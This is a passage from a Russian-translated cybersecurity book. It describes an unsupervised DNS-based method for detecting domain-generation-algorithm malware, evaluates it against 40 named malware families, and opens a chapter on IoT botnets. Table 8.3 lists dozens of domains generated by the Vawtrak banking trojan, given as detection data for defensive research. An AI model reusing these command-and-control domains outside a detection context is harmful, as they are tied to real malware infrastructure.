


Рис. 8.1. Панель мониторинга aramis.

В следующем подразделе описан алгоритм обнаружения DGA, встроенный в модуль анализа.

8.5.1 Метод обнаружения DGA

Предлагаемый метод [32] выявляет атаки с доменным потоком почти в реальном времени посредством наблюдения за одной сетью. Анализ состоит из нескольких этапов.

Метод обнаружения DGA в aramis:

- Сбор неразрешённых DNS-запросов (UNRES): система накапливает запросы за короткий промежуток времени и ищет резкие всплески. Такой рост может означать, что бот перебирает автоматически созданные домены в поисках сервера C&C.
- Фильтрация и предварительная обработка UNRES: удаляются запросы, вызванные ошибками пользователя, например опечатками в популярных доменах, и неверной настройкой систем.
- Обнаружение выбросов: выявляются узлы, создающие самые высокие пики UNRES.
- Извлечение успешно разрешённых DNS-запросов (RES): система собирает запросы, сделанные рядом с обнаруженным пиком, и определяет момент, когда перебор прекращается после нахождения действующего домена и установления соединения.
- Извлечение признаков домена: собранные RES и UNRES отображаются в пространство лингвистических и семантических признаков.
- Кластеризация: алгоритмы машинного обучения без учителя объединяют домены со сходными признаками и выявляют характерные шаблоны конкретного бота.
- Устранение ложных срабатываний: по однородности кластеров истинную активность DGA отличают от обычных всплесков неразрешённых запросов. Автоматически созданные имена образуют более однородные группы.

Далее мы описываем детали каждого шага.

8.5.1.1 Сбор UNRES

Чтобы поддерживать ограничение почти реального времени, все UNRES непрерывно загружаются и анализируются. В среднем полный алгоритм обнаружения DGA занимает 2 секунды.

8.5.1.2 Фильтрация и предварительная обработка UNRES

К извлеченным UNRES применяются следующие фильтры:

- Запросы, содержащие недопустимые или некорректно сформированные домены верхнего уровня (TLD), удаляются. Обычно они возникают из-за опечаток или ошибок пользователя.
- Служебные DNS-запросы: дополнительные данные иногда используются средствами защиты от спама и вредоносных программ. Для снижения шума такие запросы удаляются.
- Локальные и частные домены удаляются.
- Домены белого списка (то есть домены, которые заведомо считаются доверенными) удаляются.
- Популярные домены удаляются. Более конкретно рассматриваются три источника популярных доменов - топ 10,000 доменов мира, предоставленный Alexa [34], web URL 500 крупнейших компаний мира, предоставленные Forbes [35], и топ 100 доменов, собранных внутри анализируемой сети. Во всех этих случаях домены второго и третьего уровней входного домена извлекаются и сравниваются с доменами второго и третьего уровней списка популярных доменов; если расстояние Jaro-Winkler [36] ниже 0.1, входной домен считается ошибочным написанием популярного домена и удаляется.
- Служебные слова: домены с определёнными подстроками, обозначающими элементы сетевой системы и структуры, отбрасываются как часть штатного сетевого трафика.
- ARPA-домены отфильтровываются, поскольку они используются только для обратного DNS-поиска.
- Если домен верхнего уровня обнаружен на третьем или более глубоком уровне, запрос считают следствием неправильной настройки браузера или приложения и удаляют.
- Если IP-адрес обнаружен на третьем или следующих уровнях, он считается внутренним доменом и удаляется.

Фильтрация удаляет большую часть исходных запросов UNRES; к следующим этапам алгоритма обычно проходит лишь 5–10 % запросов.

8.5.1.3 Обнаружение выбросов

Чтобы распознавать всплески трафика UNRES, шкалу времени разбивают на интервалы. Число запросов UNRES от каждого компьютера в каждом интервале образует временной ряд, который анализируют шестью статистическими методами:

- отклонение от ожидаемого распределения, рассчитанное с помощью:
- оценки по нормальному распределению;
- ядерной оценки плотности — непараметрического способа оценивания функции плотности вероятности случайной величины; алгоритм определяет вероятность принадлежности к классу с учётом плотности этого класса в окрестности анализируемой точки;
- модель ARIMA [37], обычно применяемая для прогнозирования значений временных рядов;
- отклонение от ожидаемого поведения в скользящем окне, рассчитанное по:
- среднему значению и стандартному отклонению;
- медиане и медианному абсолютному отклонению;
- межквартильному размаху.

Каждый метод действует как бинарный классификатор, отделяющий обычные точки от выбросов. Затем ансамблевый классификатор объединяет результаты по правилу взвешенного большинства. Вес метода обратно пропорционален среднему числу обнаруживаемых им выбросов: сигнал от метода, который часто поднимает тревогу, получает меньший вес, чем сигнал более консервативного метода. Как показано в [38], ансамбль обычно превосходит отдельные классификаторы.

Идентификация выбросов в распределении числа UNRES, таким образом, позволяет обнаруживать потенциально подозрительные машины.

8.5.1.4 Извлечение разрешённых DNS-запросов

После обнаружения подозрительных машин выполняется извлечение связанных RES. В частности, собираются все RES, возникающие во временном интервале t вокруг пиков UNRES. Интервал t устанавливается равным 20 секундам; этот выбор представляет компромисс между необходимостью большого t для компенсации возможных задержек при сборе сетевых данных и необходимостью малого t , чтобы избежать случайных ассоциаций RES с кластером UNRES.

8.5.1.5 Извлечение признаков домена

На этом этапе из запросов RES и UNRES извлекают наиболее значимые признаки, чтобы выявить закономерности, характерные для определённого C&C-соединения. Затем домены со сходной структурой можно объединить в кластеры и тем самым распознать поведение конкретного бота.

Для этого запросы RES и UNRES отображают в общее пространство признаков, представляя языковые свойства доменов числовыми векторами. Предполагается, что псевдослучайные домены, созданные одним алгоритмом, обладают хотя бы некоторыми общими языковыми свойствами, тогда как структура легитимных доменов обычно не подчиняется единому алгоритму. Вместе с тем некоторые современные DGA используют слегка изменённые слова из английских словарей [17], поэтому учитываются как языковые, так и неязыковые признаки.

Извлеченные признаки приведены ниже.

Лингвистические признаки для отображения доменов:

- Число уровней в домене
- Для второго и третьего уровней: расстояние распределения вероятности монограмм от распределения монограмм в английском языке
- Для второго и третьего уровней: расстояние распределения вероятности биграмм от распределения биграмм в английском языке
- Энтропия в распределении символов второго и третьего уровней
- Число символов второго и третьего уровней

8.5.1.6 Кластеризация

После извлечения признаков домены группируются в пространстве признаков методом k -средних [39]. Число кластеров N_c принимается равным одной пятой числа входных доменов. Эксперименты показали, что это разумный компромисс: большое N_c даёт более однородные группы, но при слишком большом значении домены одного DGA распределяются по нескольким кластерам. Для каждого кластера также рассчитывается однородность — средняя близость его образцов к центроиду.

После кластеризации потенциально вредоносными считаются:

- Кластеры, сформированные как RES, так и UNRES, где число UNRES выше числа RES
- Кластеры, содержащие только UNRES

Каждому такому кластеру назначается показатель аномальности A , пропорциональный его однородности: 0 означает отсутствие аномалии, а 1 — максимальную аномальность. Кластеры первого типа содержат домены DGA, через которые удалось связаться с C&C-сервером; кластеры второго типа — неудачные попытки такого соединения. Поэтому во втором случае показатель уменьшается поправочным коэффициентом $\lambda_{fail} = 0,8$:

$$A = \begin{cases} (1/C0) d_{centroid}, & \text{если C\&C найден} \\ (1/C0) d_{centroid} \lambda_{fail}, & \text{если C\&C не найден} \end{cases} \quad (8.1)$$

где $d_{centroid}$ — расстояние до центроида соответствующего кластера.

8.5.1.7 Удаление ложных срабатываний

Индикатор аномалии каждого кластера масштабируется, чтобы уменьшить число ложных срабатываний. Эффект этого масштабирования состоит в дополнительном уменьшении низких значений A (обычно связанных с ложными срабатываниями), выделении больших значений A и усилении различий в интервале $[0.3; 0.75]$, который на фазе обучения был распознан как область перекрытия между наиболее неопределенными ложными срабатываниями и истинными срабатываниями.

8.5.2 Экспериментальная оценка

Описанный алгоритм обнаружения DGA проверялся в двух экспериментах:

- Сорок реализаций DGA из разных семейств вредоносных программ, включая банковские трояны, вымогатели и черви, генерировали настоящий DGA-трафик в специальной лабораторной сети (см. табл. 8.1). Выбранные семейства охватывают все основные сценарии DGA-атак; полный список приведен в табл. 8.2.
- Локальная сеть реальной компании, описанная в табл. 8.1, наблюдалась в течение 15 дней.

Таблица 8.1. Описание сети

Параметр	Реальная сеть	Лаборатория вредоносного ПО
Число компьютеров	288	269
Число клиентов	209	185
Среднее число соединений	136 тыс./ч	452 тыс./ч
Среднее число ответов UNRES	791/ч	14 тыс./ч
Среднее число ответов RES	59 тыс./ч	184 тыс./ч

8.5.2.1 Первый эксперимент

В первом эксперименте 40 реализаций DGA из разных семейств создавали настоящий трафик в лаборатории из табл. 8.1. Успешное соединение с C&C имитировали способом, напоминающим перехват домена [16, 40]: перед запуском каждой реализации два созданных ею домена регистрировали на лабораторном сервере FakeDNS. Оба домена указывали на IP-адрес приманки с веб-сервером.^[1]

Для каждого вредоносного ПО табл. 8.2 содержит следующую информацию:

- Тип вредоносного ПО
- Схема домена, то есть элементарные компоненты сгенерированных доменов [18]
- Длина домена (фиксированная или переменная)
- Конкретные имена вредоносного ПО; псевдонимы имен вредоносного ПО приведены в квадратных скобках
- Число кластеров, содержащих разрешенные DNS-запросы
- Индикатор аномалии A

Как видно из табл. 8.2, предложенная система выявила все варианты вредоносного ПО и присвоила им высокие показатели аномальности. Она также обнаружила все вредоносные ответы RES и тем самым нашла все активные серверы C&C, уже отмеченные в соответствующих источниках OSINT.

Таблица 8.2. Описание вредоносного ПО и результаты обнаружения

Тип вредоносной программы	Состав домена	Длина домена	Названия семейств [псевдонимы]	Разрешённые домены	A
Банковский троян	Буквенный	Фиксированная	Fobber [Tinba v3]	2	0.9841
Банковский троян	Буквенный	Фиксированная	Ranbyus	5	0.9842
Банковский троян	Буквенный	Фиксированная	Tinba [TinyBanker, Zusy]	6	0.9937
Банковский троян	Буквенный	Переменная	Qakbot	2	0.9864
Банковский троян	Буквенный	Переменная	Ramnit	1	0.8885
Банковский троян	Буквенный	Переменная	Vawtrak [Neverquest, Snifula]	2	0.9638
Банковский троян	Буквенный + начальное значение	Фиксированная	Banjori [MultiBanker 2, BankPatch(er)]	3	0.9955
Банковский троян	Буквенно-цифровой	Фиксированная	Qadars v3	1	0.9850
Банковский троян	Буквенно-цифровой	Переменная	Newgoz [GameoverZeus]	3	0.9926
Банковский троян	Буквенно-цифровой	Переменная	Shiotob	2	0.9615
Банковский троян	Буквенно-цифровой	Переменная	ZeusBot	1	0.9731
Банковский троян	Буквенно-цифровой	Переменная	Murofet v3 [Licat]	1	0.9859
Банковский троян	Буквенно-цифровой + DDNS	Переменная	Corebot	4	0.9847
Банковский троян	Словарный	Переменная	Gozi ISFBA [Ursnif, Snifula, Papras]	2	0.9766
Банковский троян	Словарный	Переменная	Gozi ISFBb [Ursnif, Snifula, Papras]	3	0.9776
Банковский троян	Словарный	Переменная	Rovnix	3	0.9875
Ботнет	Буквенный	Фиксированная	PushDO [Pandex, Cutwail]	2	0.9995
Ботнет	Буквенный + DDNS	Переменная	Kraken v1 [Bobax, Oderoor]	5	0.9834
Ботнет	Буквенный	Переменная	Necurs	2	0.9664
Набор эксплойтов	Буквенный	Переменная	Blackhole	3	0.9924
Вымогатель	Буквенный	Фиксированная	Cryptolocker	2	0.9984
Вымогатель	Буквенный	Фиксированная	Padcrypt	4	0.9908
Вымогатель	Буквенный	Переменная	DirCrypt	2	0.9784
Вымогатель	Буквенный	Переменная	Locky v3	3	0.9738
Троян	Буквенный	Фиксированная	Dnschanger [Alureon]	1	0.9959
Троян	Буквенный	Фиксированная	Ramdo	3	0.9894
Троян	Буквенный	Фиксированная	Simda	3	0.9984
Троян	Буквенный	Фиксированная	Sisron [TOMB, Trojan.Scar]	1	0.9807
Троян	Буквенный	Фиксированная	Srizbi	1	0.9964

Тип вредоносной программы	Состав домена	Длина домена	Названия семейств [псевдонимы]	Разрешённые домены	A
Троян	Буквенный	Переменная	Bamital	1	0.9888
Троян	Буквенный	Переменная	Nymaim	3	0.9643
Троян	Буквенный + DDNS	Переменная	Vidro	4	0.9866
Троян	Буквенный + DDNS	Переменная	Symmi	2	0.9816
Троян	Буквенно-цифровой	Фиксированная	Chinad	1	0.9861
Троян	Буквенно-цифровой	Переменная	Beped	2	0.9822
Троян	Словарный	Переменная	Matsnu	3	0.9897
Троян	Словарный	Переменная	Suppobox	1	0.9267
Червь	Буквенный	Фиксированная	Tempedreve	2	0.9877
Червь	Буквенный	Переменная	Proslifean	5	0.9957
Червь	Буквенный	Переменная	Pyksa [Pykse, Skype, SkypeBot]	5	0.9835

8.5.2.2 Второй эксперимент

Локальную сеть действующей компании наблюдали в течение 15 дней, чтобы проверить предлагаемое решение в реальных условиях. Было проанализировано 21,5 миллиона запросов, из которых 1650 относились к DGA-атакам.

При оценке производительности RES и UNRES рассматривались отдельно. RES представляет наиболее опасную ситуацию: атака с доменным потоком завершилась успешным разрешением, поэтому важнее всего избежать ложноотрицательных результатов, даже ценой нескольких ложных срабатываний. UNRES менее опасен, поскольку потенциально вредоносная программа не смогла связаться с C&C; здесь допустима более высокая доля пропусков.

В обоих экспериментах система обнаружила все DGA-атаки. Для успешно разрешённых запросов (RES) ложных срабатываний не было, то есть атаки удалось полностью отделить от нормального трафика. Для неразрешённых запросов (UNRES) их доля составила лишь 0,02 %. Это сопоставимо с результатом [19], но предложенный метод испытали на 40 семействах вредоносных программ, тогда как в той работе рассматривались только два варианта.

Кроме того, во время эксперимента была полностью обнаружена настоящая атака с доменным потоком, включая окончательный контакт с C&C (RES). Расследование предупреждений выявило активность банковского трояна VawTrak [41].

Таким образом, метод обнаруживает потенциально заражённые компьютеры почти в реальном времени, присваивает им высокие показатели аномальности и при этом редко выдаёт ложные предупреждения.

8.5.2.3 Результаты и обсуждение

Во время эксперимента система обнаружила компьютер, заражённый Vawtrak. Этот банковский троян, известный также как Neverquest, происходит от другого трояна — Gozi. Существуют две активно поддерживаемые и обновляемые версии Vawtrak: v1 и v2. Дополнительные модули расширяют его возможности и делают заражение особенно опасным. Наиболее распространённые модули похищают учётные данные из установленных приложений и цифровые сертификаты, перехватывают нажатия клавиш, внедряют содержимое в веб-страницы, предоставляют злоумышленнику удалённый доступ и превращают компьютер в прокси-сервер.

В ходе эксперимента Vawtrak отправил 116 неразрешённых и 54 успешно разрешённых запроса. Примеры созданных его алгоритмом доменов приведены в табл. 8.3.

Таблица 8.3. DGA-домены, связанные с вредоносным ПО Vawtrak

agifdoc.top	agifdocg.top	agufdir.top	alehnomsuc.top
asarwitdi.top	awoflucgufts.top	canefsarg.top	cegafsergo.top
ciwifla.top	cogefdi.top	cogotducnet.top	conitsuc.top
cuwufsecwet.top	cuwutlecnim.top	edehnumsu.top	edohgimli.top
eduhwemsarw.top	egatlorwe.top	egifdarnot.top	enatlulh.top
ewefsihnutl.top	fadicnifleh.top	faducwim.top	falehwi.top
fedurga.top	felucnitdor.top	fesecnit.top	fiduhwomde.top
fisehwif.top	fodurgutdo.top	fosarge.top	fosehwothd.top
fosuhgitl.top	fulehwiml.top	fulirwufs.top	fulocgemsa.top
hanatlahgo.top	hawotseh.top	hewutsohgif.top	higotlerwo.top
hiwafduhw.top	hiwatsuh.top	hogetdoc.top	hogutlacwe.top
honamlec.n.top	huwamdahgi.top	iducnofd.top	ilacwatd.top
madacnuts.top	malacgim.top	medurne.top	mesohna.top
midacwims.top	modehgamlo.top	modicgofdor.top	mulehwa.top
musucnits.top	ogefsih.top	osuhnimdocg.top	osuhwimso.top
owamsurw.top	owetlurwoml.top	ranomsuhgaf.top	ronitso.top
runamdohg.top	ruwetlocwem.top	tadernatda.top	talawhumsec.top
talocwumder.top	tedihwutlac.top	telurwimlu.top	tesehniml.top
tiluhwomd.top	tisecnemleh.top	tolehnatla.top	udacnofl.top
udihgotlarn.top	ulacwitde.top	ulahgut.top	ulihnef.top
ulorwumder.top	usirnit.top	usuhgutsa.top	uwiflecnatl.top

8.6 Заключение

В этой главе был представлен обзор современных методов обнаружения DGA. Среди множества разных подходов анализ был сосредоточен на техниках обнаружения на основе DNS. В частности, мы представили современные контролируемые или сигнатурные подходы и объяснили их возможные ограничения; затем мы обсудили неконтролируемые техники с особым вниманием к эффективному алгоритму обнаружения DGA на основе мониторинга одной сети.

Предлагаемый подход состоит из двух шагов: первый шаг включает обнаружение бота, который ищет C&C и поэтому запрашивает множество автоматически сгенерированных доменов. Вторая фаза состоит в анализе разрешённых DNS-запросов в том же временном интервале. Затем извлекаются лингвистические и семантические признаки собранных неразрешённых и разрешённых доменов, чтобы кластеризовать их и идентифицировать конкретного бота. Наконец, кластеры анализируются, чтобы уменьшить число ложных срабатываний.

Литература

- [1] Tim Grance, Karen Kent, and Brian Kim. Computer security incident handling guide. NIST Special Publication, 800:61, 2004.
- [2] Maria Korolov. Cyber security review. Treasury & Risk, 2012.
- [3] Frederic Lemieux. Investigating cyber security threats: Exploring national security and law enforcement perspectives. 2011 Developing Cyber Security Synergy, page 63, 2011.
- [4] Robert W Taylor, Eric J Fritsch, and John Liederbach. Digital crime and digital terrorism. Prentice Hall Press, 2014.
- [5] Tarun Yadav and Rao Arvind Mallari. Technical aspects of cyber kill chain. arXiv preprint arXiv:1606.03184, 2016.
- [6] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. International Journal of Information Security, 15(5):455-473, 2016.
- [7] David Dagon, Guofei Gu, Christopher P Lee, and Wenke Lee. A taxonomy of botnet structures. In Twenty-Third Annual Computer Security Applications Conference, 2007. ACSAC 2007, pages 325-339. IEEE, 2007.
- [8] Christian J Dietrich, Christian Rossow, Felix C Freiling, Herbert Bos, Maarten Van Steen, and Norbert Pohlmann. On botnets that use dns for command and control. In 2011 Seventh European Conference on Computer Network Defense (EC2ND), pages 9-16. IEEE, 2011.
- [9] Kamal Alieyan, Ammar ALmomani, Ahmad Manasrah, and Mohammed M Kadhum. A survey of botnet detection based on DNS. Neural Computing and Applications, 1-18, 2015.
- [10] Giles Hogben, Daniel Plohmman, Elmar Gerhards-Padilla, and Felix Leder. Botnets: Detection, measurement, disinfection and defence. European Network and Information Security Agency, 2011.
- [11] Elaheh Soltanaghaei and Mehdi Kharrazi. Detection of fast-flux botnets through dns traffic analysis. Scientia Iranica. Transaction D, Computer Science & Engineering, Electrical, 22(6):2389, 2015.
- [12] Matija Stevanovic and Jens Myrup Pedersen. On the use of machine learning for identifying botnet network traffic. Journal of Cyber Security and Mobility, 4(3):1-32, 2016.
- [13] Hossein Rouhani Zeidanloo, Mohammad Jorjor Zadeh Shooshtari, Payam Vahdani Amoli, M Safari, and Mazdak Zamani. A taxonomy of botnet detection techniques. In 2010 3rd IEEE International Conference on Computer Science and Information Technology (ICCSIT), volume 2, pages 158-162. IEEE, 2010.
- [14] Manos Antonakakis, Roberto Perdisci, Yacin Nadji, Nikolaos Vasiloglou, Saeed Abu-Nimeh, Wenke Lee, and David Dagon. From throw-away traffic to bots: Detecting the rise of dga-based malware. In USENIX Security Symposium, volume 12, 2012.
- [15] Aymen Hasan Rashid Al Awadi and Bahari Belaton. Multi-phase irc botnet and botnet behavior detection model. arXiv preprint arXiv:1501.03241, 2015.
- [16] Thomas Barabosch, Andre Wichmann, Felix Leder, and Elmar Gerhards-Padilla. Automatic extraction of domain name generation algorithms from current malware. In Proceedings of NATO Symposium IST-111 on Information Assurance and Cyber Defense, Koblenz, Germany, 2012.
- [17] Martin Grill, Ivan Nikolaev, Veronica Valeros, and Martin Rehak. Detecting dga malware using netflow. In 2015 IFIP/IEEE International Symposium on Integrated Network Management (IM), pages 1304-1309. IEEE, 2015.

- [18] Aditya K Sood and Sherali Zeadally. A taxonomy of domain-generation algorithms. *IEEE Security & Privacy*, 14(4):46-53, 2016.
- [19] Han Zhang, Manaf Gharaibeh, Spiros Thanasoulas, and Christos Papadopoulos. Botdigger: Detecting dga bots in a single network. In *Proceedings of the IEEE International Workshop on Traffic Monitoring and Analysis*, 2016.
- [20] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. In *International Conference on Web Information Systems Engineering*, pages 517-527. Springer, 2017.
- [21] Manos Antonakakis, Roberto Perdisci, David Dagon, Wenke Lee, and Nick Feamster. Building a dynamic reputation system for DNS. In *USENIX Security Symposium*, pages 273-290, 2010.
- [22] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *NDSS*, 2011.
- [23] Stefano Schiavoni, Federico Maggi, Lorenzo Cavallaro, and Stefano Zanero. Phoenix: Dga-based botnet tracking and intelligence. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 192-211. Springer, 2014.
- [24] Sandeep Yadav, Ashwath Kumar Krishna Reddy, Narasimha Reddy, and Supranamaya Ranjan. Detecting algorithmically generated malicious domain names. In *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*, pages 48-61, ACM, 2010.
- [25] Sandeep Yadav and Narasimha Reddy. Winning with dns failures: Strategies for faster botnet detection. *Security and Privacy in Communication Networks*, pages 446-459, 2012.
- [26] Miranda Mowbray and Josiah Hagen. Finding domain-generation algorithms by looking at length distribution. In *2014 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, pages 395-400. IEEE, 2014.
- [27] Report about PushDO botnet.
<https://threatpost.com/pushdo-malware-resurfaces-with-dga-capabilities/100652/>.
- [28] Report about Kraken botnet.
<https://johannesbader.ch/2015/12/krakens-two-domain-generation-algorithms/>.
- [29] Report about Necurs botnet.
<https://securityintelligence.com/the-necurs-botnet-a-pandoras-box-of-malicious-spam/>.
- [30] Biao Qi, Jianguo Jiang, Zhixin Shi, Rui Mao, and Qiwen Wang. Botcensor: Detecting dga-based botnet using two-stage anomaly detection. In *2018 17th IEEE International Conference on Trust, Security And Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, pages 754-762, IEEE, 2018.
- [31] Aramis security monitoring platform. <https://aramisec.com/platform>.
- [32] Federica Bisio, Salvatore Saeli, Pierangelo Lombardo, Davide Bernardi, Alan Perotti, and Danilo Massa. Real-time behavioral dga detection through machine learning. In *2017 International Carnahan Conference on Security Technology (ICCST)*, pages 1-6, IEEE, 2017.
- [33] Pierangelo Lombardo, Salvatore Saeli, Federica Bisio, Davide Bernardi, and Danilo Massa. Fast flux service network detection via data mining on passive DNS traffic. In *International Conference on Information Security*, pages 463-480, Springer, 2018.
- [34] Top 10000 domains in the world. www.alexa.com.
- [35] Top 500 companies in the world. www.forbes.com.

- [36] William E Winkler. String comparator metrics and enhanced decision rules in the fellegi-sunter model of record linkage. 1990.
- [37] George EP Box, Gwilym M Jenkins, Gregory C Reinsel, and Greta M Ljung. Time series analysis: Forecasting and control. John Wiley & Sons, 2015.
- [38] Thomas G Dietterich. Ensemble methods in machine learning. Multiple Classifier Systems, 1857:1-15, 2000.
- [39] John A Hartigan and Manchek A Wong. Algorithm as 136: A k-means clustering algorithm. Journal of the Royal Statistical Society. Series C (Applied Statistics), 28(1):100-108, 1979.
- [40] Felix Leder, Tillmann Werner, and Peter Martini. Proactive botnet countermeasures: An offensive approach. The Virtual Battlefield: Perspectives on Cyber Warfare, 3:211-225, 2009.
- [41] Report about Vawtrak malware. www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf.

Сноски

- [1] Помимо DNS, зарегистрированных в эксперименте, были разрешены и другие домены, что выявило присутствие активных C&C или sinkholes.

Глава 9. Идентификация IoT-ботнетов

Микросервисная архитектура для управления IoT и безопасности

Tharun Kammara и Melody Moh

Кафедра информатики, Государственный университет Сан-Хосе, Калифорния, США

9.1 Введение

В настоящее время используется огромное число IoT-устройств в разных формах. Люди применяют сервисы, предоставляемые IoT-устройствами, для помощи в различных задачах, таких как обслуживание дома, здравоохранение, персональный уход, транспортные сети и промышленное управление. Объем средств, расходуемых на исследования и разработку IoT, растет по мере того, как технологические гиганты входят в область IoT либо напрямую покупая IoT-компании, либо финансируя их. Инновации, способные упростить жизнь обычного человека, имеют значительную коммерческую ценность. Компании конкурируют, предлагая одну инновацию лучше другой, чтобы завоевать долю рынка и прибыль. Сегодня IoT-устройства, которые раньше связывались с обеспеченным образом жизни, такие как управляемые через интернет микроволновые печи и интернет-управляемые выключатели, стали доступными по цене и продолжают становиться еще более доступными для всех. Все это вносит вклад в прогноз Gartner о том, что к 2020 году отношение числа людей к числу онлайн-устройств составит 1:4 [1].

Стремительный рост IoT обострил проблемы безопасности и конфиденциальности. Пользователи приобретают подключённые устройства ради удобства, а злоумышленники приспособливают атаки к их огромному количеству и многочисленным уязвимостям. Нечёткие требования к защите и отсутствие контроля за их соблюдением упрощают массовый взлом. В результате DDoS-атаки мощностью более 600 Гбит/с перестали быть редкостью, а готовые ботнеты продаются даже людям без глубоких технических знаний. Улучшить положение помогут обязательные стандарты безопасности и обучение пользователей простым мерам: смене заводских паролей и отключению ненужных служб, например Telnet.

В разделе 9.1 описаны развитие IoT и основные типы устройств. Раздел 9.2 объясняет причины их уязвимости и знакомит с распространёнными вредоносными программами. В разделе 9.3 рассматриваются топологии ботнетов и методы обнаружения, а в разделе 9.4 — предлагаемая микросервисная архитектура. Постановка эксперимента приведена в разделе 9.5, собранные данные и результаты — в разделе 9.6. Раздел 9.7 подводит итоги и намечает направления дальнейших исследований.

9.1.1 Типы IoT-устройств и области их применения

Интернет вещей — одна из самых быстрорастущих технологий. Он объединяет подключённые устройства, которые обмениваются данными и совместно решают прикладные задачи. Первые бытовые «умные» устройства представляли собой небольшие автономные системы с ограниченными вычислительными ресурсами и сетевым интерфейсом. Они получали показания датчиков и передавали их через интернет, Bluetooth или Zigbee. Рост популярности IoT и удешевление электроники привлекли новые инвестиции и привели к появлению множества типов устройств.

IoT-устройства удобно классифицировать по назначению, а внутри каждой группы — по размеру и форм-фактору.

9.1.1.1 IoT-устройства общего назначения

Эти IoT-устройства повсеместно встречаются в нашей повседневной жизни, и каждый использует их для простых домашних задач и функций. Их размеры варьируются от небольших датчиков до крупных систем отопления, вентиляции и кондиционирования воздуха (HVAC).

Умные лампы стали одними из первых IoT-устройств, вошедших в повседневную жизнь. Philips Hue уже несколько лет занимает заметную долю рынка; известны и случаи эксплуатации уязвимостей этих ламп [2].

Умные термостаты: согласно отчету, уже 33 % проданных в 2014 году термостатов поддерживали Wi-Fi [3], и их доля продолжает расти. Google Nest — один из ведущих производителей. Его устройства подключаются к интернету и управляются удаленно через приложение.

Умные камеры и камеры наблюдения существуют давно, однако развитие IoT упростило установку устройств с облачным хранилищем. Большинство моделей поставляется уже настроенными, поэтому подключить их способен почти любой пользователь. После успеха термостатов Google Nest вышла и на рынок систем безопасности.

Умные выключатели относятся к самым популярным IoT-устройствам и помогают экономить энергию. Они подключаются к интернету и управляются из комплектного приложения, хотя обладают весьма ограниченными вычислительными возможностями.

Другие умные электронные устройства: телевизоры с доступом к Amazon Prime Video и Netflix больше не стоят дорого и продолжают дешеветь. Холодильник, принимающий команды из приложения, и кофеварка, готовящая кофе по Wi-Fi или через интернет, уже не редкость. Многие подобные устройства используются сегодня или скоро станут повсеместными.

9.1.1.2 Специализированные IoT-устройства

Устройства специального назначения используются для достижения конкретных целей. Обычно они устанавливаются профессионалами и регулярно проверяются на предмет того, сохраняют ли они работоспособность. Как и IoT-устройства общего назначения, IoT-устройства специального назначения также можно разделить на несколько типов в зависимости от их цели.

Медицинские устройства составляют значительную долю IoT и чаще всего имеют носимую форму. Начавшись с браслетов Fitbit, категория выросла до умных часов. Их выпускают технологические компании Apple, Samsung, LG и Lenovo, а также традиционные часовые марки Fossil и Skagen. Помимо контроля здоровья, новые поколения получили безопасные платежи Apple Pay и Android Pay, GPS и сотовую связь.

Узкоспециализированные устройства: помимо умных часов с функциями контроля здоровья существуют подключённые кардиостимуляторы [4]. Они выходят в интернет и способны предупредить врача об экстренной ситуации. По прогнозам, подобные технологии сократят необходимость участия человека в медицинских процедурах на 60%.

Системы отопления, вентиляции и кондиционирования поддерживают температуру дома, офиса или лаборатории, управляя обогревателями, термостатами и кондиционерами. Домашняя система сравнительно проста и может работать под управлением небольшого Raspberry Pi. Промышленные решения используют специализированное и более мощное оборудование.

